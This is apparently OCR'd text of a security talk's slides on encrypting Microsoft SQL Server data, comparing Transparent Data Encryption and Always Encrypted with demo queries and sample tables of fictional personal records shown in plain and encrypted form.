
<!-- Security by Jeffrey Schoemaker -->




Level 3
Privilege escalation


# Encrypting – Three options

- **Offered out of the box by MS SQL Server**
  - Transparent Data Encryption
  - Always Encrypted
- **The hard way**
  - ‘Manual’ data encryption





# Option 1 - Transparent Data Encryption

- Is used to encrypt the .mdf and .ldf files on disk
- And to encrypt the backup as well



# Option 1 - Transparent Data Encryption




# Option 1 - Transparent Data Encryption

- This will not help against any SQL Injection

```
SELECT * FROM [SecretInfoTable]
```


| | firstname | email | social_security_number | your_biggest_secret |
|---|---|---|---|---|
| 1 | Alisa | Alisa.kristine@gmail.com | 54876999 | Sometimes I see ... |
| 2 | Briscoe | briscoe.coy@gmail.com | 00088584 | I never wash my ... |
| 3 | Danielle | danielle.ness@hotmail.com | 98565566 | When I'm thinking... |
| 4 | Davey | davey.benny@mailinator.com | 90444766 | I hate brushing m... |
| 5 | Gilbert | gilbert.denholm@johndoe.com | 98533566 | My facebookpass... |
| 6 | Jeffrey | jeffrey@perplex.nl | 12345678 | I love unicorns |
| 7 | Lenox | lenox.davis@yahoo.com | 68990900 | It's so hard when ... |
| 8 | Marvin | marvin.clay@msn.nl | 89652782 | Me and my ex are... |







# Option 2 - Always Encrypted (MS SQL)

- Enables encryption on columns
- On a per-user basis




# Option 2 - Always Encrypted




Level 3
Privilege escalation

# Won't work on text and ntext columns



# The database administator will see this

```sql
/****** Script for SelectTopNRows command from SSMS  ******/
SELECT TOP (1000) [firstname]
      ,[email]
      ,[social_security_number]
      ,[your_biggest_secret1]
      ,[a_long_secret]
  FROM [umbraco710].[dbo].[SecretInfoTable]
```

100 %

Results | Messages

| | firstname | email | social_security_number | your_biggest_secret1 |
|---|---|---|---|---|
| 1 | 0x01FC90E95A98ECA3EF83... | 0x0109BCCA8DD9BD4C90061... | 0x01C267A47A7937F3F86BF... | 0x0101EB2FD5F76C639ABA91BFB5246689696EF0BB0454A8C... |
| 2 | 0x01D287257D23B4CE2382... | 0x0134F428CA3FDF37208A8F... | 0x01EFF19A7BE62833CBF91... | 0x0185738C68AE7B68F8234890E494C4E28334B3382684C8A4... |
| 3 | 0x01256FFBA109D7D79269... | 0x0149647D06A64B42603AA0... | 0x01B94BDA0CDBFA7110CA... | 0x0147805DC0A18128F44C44416A62957C66A2F5502343801E... |
| 4 | 0x017453290EB068228CAA... | 0x01551B8E50DE122E1EA6EF... | 0x01A1D6621C48A233E5E6A... | 0x01A3115EF2D68F5B043642B762DDA79F2E711FAFC52813E... |
| 5 | 0x01A0D5332627FC98B0D2... | 0x01CE8C721C96224BC42BAA... | 0x018C46DC58124BCBDAC9... | 0x01B328E4D318B4048FA0F621FF9F3F6FF84707E222A09441... |
| 6 | 0x018A1E91FEF39083BD3C... | 0x01EAA6817463781515F2B6... | 0x018CAE3CA91D10EDFEF2... | 0x01FFE826D973C016F9EE918BDF048EDE0BD343138D7B54... |
| 7 | 0x0107B7B6E388E514EF3A... | 0x01F234E3827B90073818FC... | 0x0175F5448E8A6A73AAA40... | 0x015B680E04995E914512075C0087915C8BDBFCFAD47AA4F... |
| 8 | 0x01184C4CBCA6B8EF539F... | 0x01F2C51712B735F51B21F6... | 0x0104FB98199BF686167556... | 0x01D646E3AA6589055F8D1DF3389B8E021BA41B4A59E7A66... |

# But the website user (and Mike) still sees

SQLQuery4.sql - WS...Administrator (62)) | SQLQuery3.sql - WS...braco710 (sa (53))

```sql
/****** Script for SelectTopNRows command from SSMS  ******/
SELECT TOP (1000) [firstname]
      ,[email]
      ,[social_security_number]
      ,[your_biggest_secret1]
      ,[a_long_secret]
  FROM [umbraco710].[dbo].[SecretInfoTable]
```

100 %

Results | Messages

| | firstname | email | social_security_number | your_biggest_secret1 | a_long_secret |
|---|---|---|---|---|---|
| 1 | Gilbert | gilbert.denholm@johndoe.com | 98533566 | My facebookpassword is something | NULL |
| 2 | Davey | davey.benny@mailinator.com | 90444766 | I hate brushing my teeth | NULL |
| 3 | Marvin | marvin.clay@msn.nl | 89652782 | Me and my ex are somet | NULL |
| 4 | Briscoe | briscoe.coy@gmail.com | 00088584 | I never wash my hair | NULL |
| 5 | Lenox | lenox.davis@yahoo.com | 68990900 | It's so hard when people | NULL |
| 6 | Jeffrey | jeffrey@perplex.nl | 12345678 | I love unicorns | NULL |
| 7 | Alisa | Alisa.kristine@gmail.com | 54876999 | Sometimes I see dead people | NULL |
| 8 | Danielle | danielle.ness@hotmail.com | 98565566 | When I'm thinking about | NULL |

# Option 3 – Manual encryption

